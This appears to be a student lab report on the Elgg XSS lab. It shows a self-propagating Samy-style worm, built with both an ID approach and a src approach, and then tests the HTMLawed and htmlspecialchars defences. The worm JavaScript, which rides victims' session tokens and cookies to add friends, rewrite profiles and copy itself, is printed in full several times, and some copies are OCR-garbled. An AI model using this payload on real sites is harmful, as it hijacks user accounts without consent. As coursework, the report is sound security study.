


Fig 6.1 cleared the Samy's injection code, cleared description and remove the friends of Alice

## Edit profile

### My display name

Samy

### About me

Add editor

```
<script id="worm">var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts);Ajaxfriend.open("GET",urlfriend,true);Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");Ajaxfriend.setRequestHeader("Keep-Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile = null;Ajaxprofile = new XMLHttpRequest();var urlprofile = "http://www.xsslabelgg.com/action/profile/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");Ajaxprofile.setRequestHeader("Keep-Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");if(elgg.session.user.guid != 42){var strCode = document.getElementById("worm").innerHTML;var strCode_="" .concat("<scr").concat("ipt").concat(" id='worm'>").concat(strCode).concat("<").concat("Vscr").concat("ipt>");var content="__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts).concat("&name=").concat(elgg.session.user.name).concat("&description=").concat(escape(strCode_)).concat("&accesslevel[description]=2").concat("&briefdescription=").concat("Samy is my hero").concat("&accesslevel[briefdescription]=2").concat("&guid=").concat(elgg.session.user.guid);}Ajaxprofile.send(content);</script>
```

Public

Fig 6.2 Samy added javascript code in his profile

The screenshot shows the XSS Lab Site interface. At the top, there is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below the navigation bar, Alice's profile card is displayed. Alice's profile picture is a placeholder image of a person's head. Her name is listed as "Alice". Under her name, there is a "Brief description" field containing the value "Samy is my hero". Below the description, there is an "About me" field which is currently empty. The overall layout is clean and typical of a social networking platform.

Fig 6.3 After Alice viewed Samy's profile, Alice's profile was changed.

The screenshot shows the XSS Lab Site interface. At the top, there is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, More, and a Search bar. Below the navigation bar, the title "XSS Lab Site" is displayed. On the left, there is a sidebar with options like "Edit profile", "Edit avatar", and "Edit profile". The main content area is titled "Edit profile" and contains sections for "My display name" (set to "Alice"), "About me" (containing a large block of JavaScript code), and "Brief description" (set to "Samy is my hero"). A "Public" dropdown menu is visible below the "About me" section.

```
<p>&nbsp;</p>
<script id="worm" type="text/javascript">// <![CDATA[
var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabeledgg.com/action
/friends/add?friend=42&__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&
__elgg_ts=").concat(elgg.security.token.__elgg_ts);Ajaxfriend.open("GET",urlfriend,true);
Ajaxfriend.setRequestHeader("Host","www.xsslabeledgg.com");Ajaxfriend.setRequestHeader("Keep-
Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");
Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-
Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile = null;Ajaxprofile = new
XMLHttpRequest();var urlprofile = "http://www.xsslabeledgg.com/action/profile"
```

Fig 6.4 Alice About me contents were changed.

The screenshot shows the XSS Lab Site interface. At the top, there is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, More, and a Search bar. Below the navigation bar, the title "XSS Lab Site" is displayed. The main content area is titled "Alice's friends" and lists "Samy" as a friend, indicated by a small user icon and the name "Samy".

Fig 6.5 Samy was added as a friend of alice.

The screenshot shows a user profile for 'Boby'. On the left is a placeholder 'Edit avatar' button and a placeholder 'Edit profile' button. The main area displays the name 'Boby' in blue, followed by a 'Brief description' box containing the text 'Samy is my hero'. Below it is an 'About me' box which is currently empty. The top navigation bar includes links for Activity, Blogs, Bookmarks, Files, Groups, and More, along with a search bar.


Fig 6.6 After Boby viewed Samy's profile, Boby description was changed.

The screenshot shows the 'Boby's friends' section. It lists two friends: 'Samy' and 'Alice'. Both entries include a small user icon and the friend's name. The 'Alice' entry also includes the text 'Samy is my hero'. The top navigation bar is identical to Fig 6.6.

Fig 6.7 After Boby viewed Alice's profile Samy became a friend of Boby.


# XSS Lab Site

Activity Blogs Bookmarks Files Groups ▾ More



The screenshot shows a user profile for 'Charlie'. On the left is a large, dark gray placeholder for an avatar. Below it are two buttons: 'Edit avatar' and 'Edit profile'. To the right, the name 'Charlie' is displayed in blue. Underneath is a section labeled 'Brief description:' containing the text 'Samy is my hero'. Another section labeled 'About me' is partially visible below it.

Fig 6.8 After Charlie viewed Boby's profile, charlie's profile was changed



The screenshot shows the 'Friends' section of Charlie's profile. The title 'Charlie's friends' is at the top in blue. Below it is a list item consisting of a small placeholder profile picture next to the name 'Samy'.

Fig 6.9 After Charlie viewed Boby's profile, Samy became a friend of Charlie.

**Edit profile****My display name**

Charlie

**About me**

Add editor

```
<p>&nbsp;</p>
<script id="worm" type="text/javascript">// <![CDATA[
var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabelgg.com/action
/friends/add?friend=42&__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&
__elgg_ts=").concat(elgg.security.token.__elgg_ts);Ajaxfriend.open("GET",urlfriend,true);
Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");Ajaxfriend.setRequestHeader("Keep-
Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");
Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-
Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile = null;Ajaxprofile = new
XMLHttpRequest();var urlprofile = "http://www.xsslabelgg.com/action/profile
/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com")
;Ajaxprofile.setRequestHeader("Keep-Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-
alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);Ajaxprofile.setRequestHeader("Content-
Type","application/x-www-form-urlencoded");if(elgg.session.user.guid != 42){var strCode =
document.getElementById("worm").innerHTML;var strCode_=""".concat("<scr").concat("ipt").concat(
" id='worm'").concat(strCode).concat("<").concat("Vscr").concat("ipt>");var
content=__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&
__elgg_ts=").concat(elgg.security.token.__elgg_ts).concat("&
name=").concat(elgg.session.user.name).concat("&description=").concat(escape(strCode_)).concat("&
accesslevel[description]=2").concat("&briefdescription=").concat("Samy is my
hero").concat("&accesslevel[briefdescription]=2").concat("&
guid=").concat(elgg.session.user.guid);}Ajaxprofile.send(content);
// ]]></script>
```

Fig 6.10 After Charlie viewed Bob's profile, his about me profile was changed.


## Edit profile

### My display name

Samy

### About me

Remove editor



Word count: 1 p

Public

### Brief description

Public

### Location

<script src="http://www.xsslabelgg.com/myscript.js" type="text/javascript"></script>

Public

Fig 6.11 Samy added a link to location to link to myscript.js file.

```

5     Ajaxfriend = new XMLHttpRequest();
6     var urlfriend ="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token="
7     + elgg.security.token.__elgg_token
8     + "&__elgg_ts=" + elgg.security.token.__elgg_ts;
9     Ajaxfriend.open("GET",urlfriend,true);
10    Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");
11    Ajaxfriend.setRequestHeader("Keep-Alive", "300");
12    Ajaxfriend.setRequestHeader("Connection","keep-alive");
13    Ajaxfriend.setRequestHeader("Cookie",document.cookie);
14    Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
15    Ajaxfriend.send();
16    //to edit profile of the person logging in
17    var Ajaxprofile = null;
18    Ajaxprofile = new XMLHttpRequest();
19    var urlprofile = "http://www.xsslabelgg.com/action/profile/edit";
20    Ajaxprofile.open("POST",urlprofile,true);
21    Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");
22    Ajaxprofile.setRequestHeader("Keep-Alive", "300");
23    Ajaxprofile.setRequestHeader("Connection","keep-alive");
24    Ajaxprofile.setRequestHeader("Cookie",document.cookie);
25    Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
26    // Construct the content. The format of the content can be learned
27    // from LiveHTTPHeaders.
28    if(elgg.session.user.guid != 42)
29    {
30        var content="__elgg_token=" + elgg.security.token.__elgg_token
31        + "&__elgg_ts=" + elgg.security.token.__elgg_ts
32        + "&name=" + elgg.session.user.name
33        + "&briefdescription=" + "Samy is my hero"
34        + "&accesslevel[briefdescription]=2"
35        + "&location=" + "<script src='http://www.xsslabelgg.com/myscript.js' type='text/javascript'></script>"
36        + "&accesslevel[location]=2"
37        + "&guid=" + elgg.session.user.guid;
38    }
39    // Send the HTTP
40    Ajaxprofile.send(content);
  
```

Fig 6.12 myscript.js code file.



Blogs

Fig 6.13 After Alice viewed Samy's profile, Alice's description was changed.

### Edit profile

My display name

Alice

About me

Remove editor



Word count: 1 p

Public

Brief description

Samy is my hero

Public

Location

<script src='http://www.xsslablegg.com/myscript.js' type='text/javascript'></script>

Public

Fig 6.14 After Alice viewed Samy's profile, her location description also was changed.

# XSS Lab Site

Activity Blogs Bookmarks Files Groups ▾ More

The screenshot shows Charlie's profile page. On the left is a placeholder for an avatar. Below it are two buttons: "Edit avatar" and "Edit profile". To the right is a section titled "Charlie" with a "Brief description" field containing "Samy is my hero" and a "Location" field which is empty.

Fig 6.15 After Charlie viewed Alice's profile, his profile was changed.

## Edit profile

### My display name

Charlie

### About me

[Remove editor](#)



Word count: 1 p

Public

### Brief description

Samy is my hero

Public

### Location

<script src='http://www.xsslabe1gg.com/myscript.js' type='text/javascript'></script>

Fig 6.16 After Charlie viewed Alice's profile, his location was changed.

The screenshot shows a 'All Site Activity' feed. At the top, there are tabs for 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More'. Below the tabs, a search bar contains 'All Site Activity'. Underneath the search bar are three buttons: 'All' (selected), 'Mine', and 'Friends'. To the right is a 'Show All' button with a dropdown arrow. The main content area displays two recent friend requests:

- Charlie** is now a friend with **Samy** 9 minutes ago. Below the name is a small icon of a person with an arrow pointing to another person.
- Alice** is now a friend with **Samy** 11 minutes ago. Below the name is a similar icon of a person with an arrow pointing to another person.

Fig 6.17 As above process, Charlie and Alice both became friends of Samy.

#### Observation and Explanation:

- Fig 6.1 showed that clear Samy's code in profile and Alice descriptions, and remove Alice's friend.
- Like fig 6.2, I added the code in to Samy's about me profile. The code was like below:

```
<script id="worm">var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var
urlfriend="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token=".concat(
elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts);
Ajaxfriend.open("GET",urlfriend,true);Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.co
m");Ajaxfriend.setRequestHeader("Keep-
Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-
alive");Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader(
"Content-Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile =
null;Ajaxprofile = new XMLHttpRequest();var urlprofile =
"http://www.xsslabelgg.com/action/profile/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxp
rofile.setRequestHeader("Host","www.xsslabelgg.com");Ajaxprofile.setRequestHeader("Keep-
Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-
alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);Ajaxprofile.setRequestHeader(
"Content-Type","application/x-www-form-urlencoded");if(elgg.session.user.guid != 42){var
strCode = document.getElementById("worm").innerHTML;var
strCode_="".concat("<scr").concat("ipt").concat(
" id='worm'>").concat(strCode).concat("<").concat("\scr").concat("ipt>");var
content=__elgg_token=.concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").con
cat(elgg.security.token.__elgg_ts).concat("&name=").concat(elgg.session.user.name).concat("&
description=").concat(escape(strCode_)).concat("&accesslevel[description]=2").concat("&briefd
escription=").concat("Samy is my
hero").concat("&accesslevel[briefdescription]=2").concat("&guid=").concat(elgg.session.user.gu
id);}Ajaxprofile.send(content);</script>
```

The code deleted the unnecessary new lines, white space and all the comments. The shadow place in the code should be careful. The '`<script id='worm'>`' and '`</script>`' should be separated to let the browser to recognize the string like normal string rather than the JavaScript code. What's more, the '`strCode`' should be encoded, so I used `escape()` function. The code with yellow shadow is used to store whole javascript code to fulfil the self-propagating.

The underline code was used to write into 'about me' profile.

In this code I used `concat()` function rather than "+".

3. Like fig 6.3, Alice's brief description was changed after she viewed Samy's profile. Related code was: `".concat("&briefdescription=").concat("Samy is my hero").concat("&accesslevel[briefdescription]=2")`.
4. As fig 6.4, the about me description was changed after the Alice view Samy's profile. Related code was:  
`concat("&description=").concat(escape(strCode_)).concat("&accesslevel[description]=2")`.
5. Fig 6.5 showed that Samy became a friend of Alice. This was a result of ajax get request code in the Fig 6.2.
6. As fig 6.6 and fig 6.7, After Boby viewed Alice's profile, Boby became a friend Samy and 'Samy is my hero' was added in his profile.
7. As fig 6.8 and fig 6.9, After Charlie viewed Boby's profile, Charlie became a friend Samy and 'Samy is my hero' was added in his profile.
8. As fig 6.10, Charlie's profile about me was written with the code which as showed in fig 6.2, so that this code was self-propagating.
9. Fig 6.11, 6.12 was the method of Src Approach. As fig 6.13, 6.12, 6.14, 6.15, 6.16 and 6.17 were results of this Scr Approach to make self-propagating worm. The idea and code was similar like ID Approach.

### Task7:



The screenshot shows the elgg plugin management interface. At the top, there are buttons for 'Activate All' and 'Deactivate All'. Below them are dropdown menus for 'Security and Spam' and 'Priority', and a 'Sort' button. A search bar labeled 'Filter' is also present. In the main area, a plugin named 'HTMLLawed 1.8' is listed. It has a 'Deactivate' button. The plugin description states: 'Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.' It also credits 'Author: Core developers - http://www.elgg.org/' and provides a 'more info' link.

Fig 7.1 turned on the HTMLLawed 1.8 countermeasure for XSS of elgg.

The screenshot shows a user profile for 'Alice'. On the left is a placeholder for an avatar. Below it are several buttons: 'Edit avatar' (highlighted in blue), 'Edit profile', 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The main content area has a title 'Alice' and a brief description 'Samy is my hero'. Below that is an 'About me' section containing a large amount of JavaScript code. The code is heavily obfuscated, appearing as a single long line of text.

```

var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts);Ajaxfriend.open("GET",urlfriend,true);Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");Ajaxfriend.setRequestHeader("Keep-Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile=null;Ajaxprofile = new XMLHttpRequest();var urlprofile ="http://www.xsslabelgg.com/action/profile/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");Ajaxprofile.setRequestHeader("Keep-Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");if(elgg.session.user.guid != 42){var strCode = document.getElementById("worm").innerHTML;var strCode_=""".concat("").concat(strCode).concat("

```

Fig 7.2 the victim Alice's prodile view was changed. The code lost <script> and </script>.

The screenshot shows a user profile for 'Charlie'. It has a similar layout to Fig 7.2, with an empty placeholder for an avatar and a sidebar with buttons for 'Edit avatar' (highlighted in blue), 'Edit profile', 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The main content area shows a title 'Charlie' and a brief description 'Samy is my heroSamy is my hero'. Below that is an 'About me' section with a large amount of JavaScript code, which appears to be the same as in Fig 7.2 but with some changes, likely due to the countermeasures.

```

var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts);Ajaxfriend.open("GET",urlfriend,true);Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");Ajaxfriend.setRequestHeader("Keep-Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile=null;Ajaxprofile = new XMLHttpRequest();var urlprofile ="http://www.xsslabelgg.com/action/profile/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");Ajaxprofile.setRequestHeader("Keep-Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);

```

Fig 7.3 turned on both countermeasure to view victim profile

Alice

Edit avatar  
Edit profile  
Blogs  
Bookmarks

Fig 7.4 clear the description of Alice.

Activity Blogs Bookmarks Files Groups ▾ More

Samy

About me

```
var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts);Ajaxfriend.open("GET",urlfriend,true);Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");Ajaxfriend.setRequestHeader("Keep-Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile=null;Ajaxprofile = new XMLHttpRequest();var urlprofile ="http://www.xsslabelgg.com/action/profile/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");Ajaxprofile.setRequestHeader("Keep-Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");if(elgg.session.user.guid != 42){var strCode = document.getElementById("worm").innerHTML;var strCode_ ="".concat("").concat(strCode).concat("<").concat("\Vscr").concat("ipt>");var content="__elgg_token=".concat(elgg.security.token.__elgg_token);Ajaxprofile.setRequestHeader("Content-Length",content.length);Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajaxprofile.send(content);}}
```

Remove friend  
Report user  
Send a message  
Blogs  
Bookmarks  
Files  
Pages  
Wire posts

Fig 7.5 Alice view Samy's profile, after turned on both countermeasure to view victim profile

The screenshot shows a web application interface for 'XSS Lab Site'. At the top, there's a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below the navigation, there's a user profile card for a user named 'Alice'. The profile card features a placeholder gray silhouette-style avatar. To the right of the avatar, the name 'Alice' is displayed in blue text. Underneath the profile card, there are two buttons: 'Edit avatar' and 'Edit profile', both in blue text on white buttons.

Fig 7.6 There were no changes, after she viewed Samy's profile.

**Observation and Explanation:**

1. Fig 7.1, I turned on HTMLAwered 1.8 countermeasure. From fig 7.2, it was obvious that <script> and </script> were lost. And When I tried to save the <script>code</script> again, the browser automatically discarded them, it means that I could not store <script> and </script> in elgg application's input. So the contents will not be considered as the code to parse. They are only the data.
2. When I turned on the htmlspecialchars() function in several php files, the observation of victim file is like fig 7.3. It was similar to fig 7.2. Fig 7.5 and 7.6 were that Alice view Samy's profile after both countermeasures were turned on. htmlspecialchars() is a special built-in PHP method which is used to encode the special characters in the user input, such as encoding "<" to &lt;, ">" to &gt;, etc htmlspecialchars() validation replaces the characters like " with &rsquo; and as a result the double quote characters are replaced by &rsquo; which change the meaning of the javascript code and it is no longer valid as a result the attack is unsuccessful, this also the case with ">" and "<" symbols. Thus this doesn't allow the propagation to work.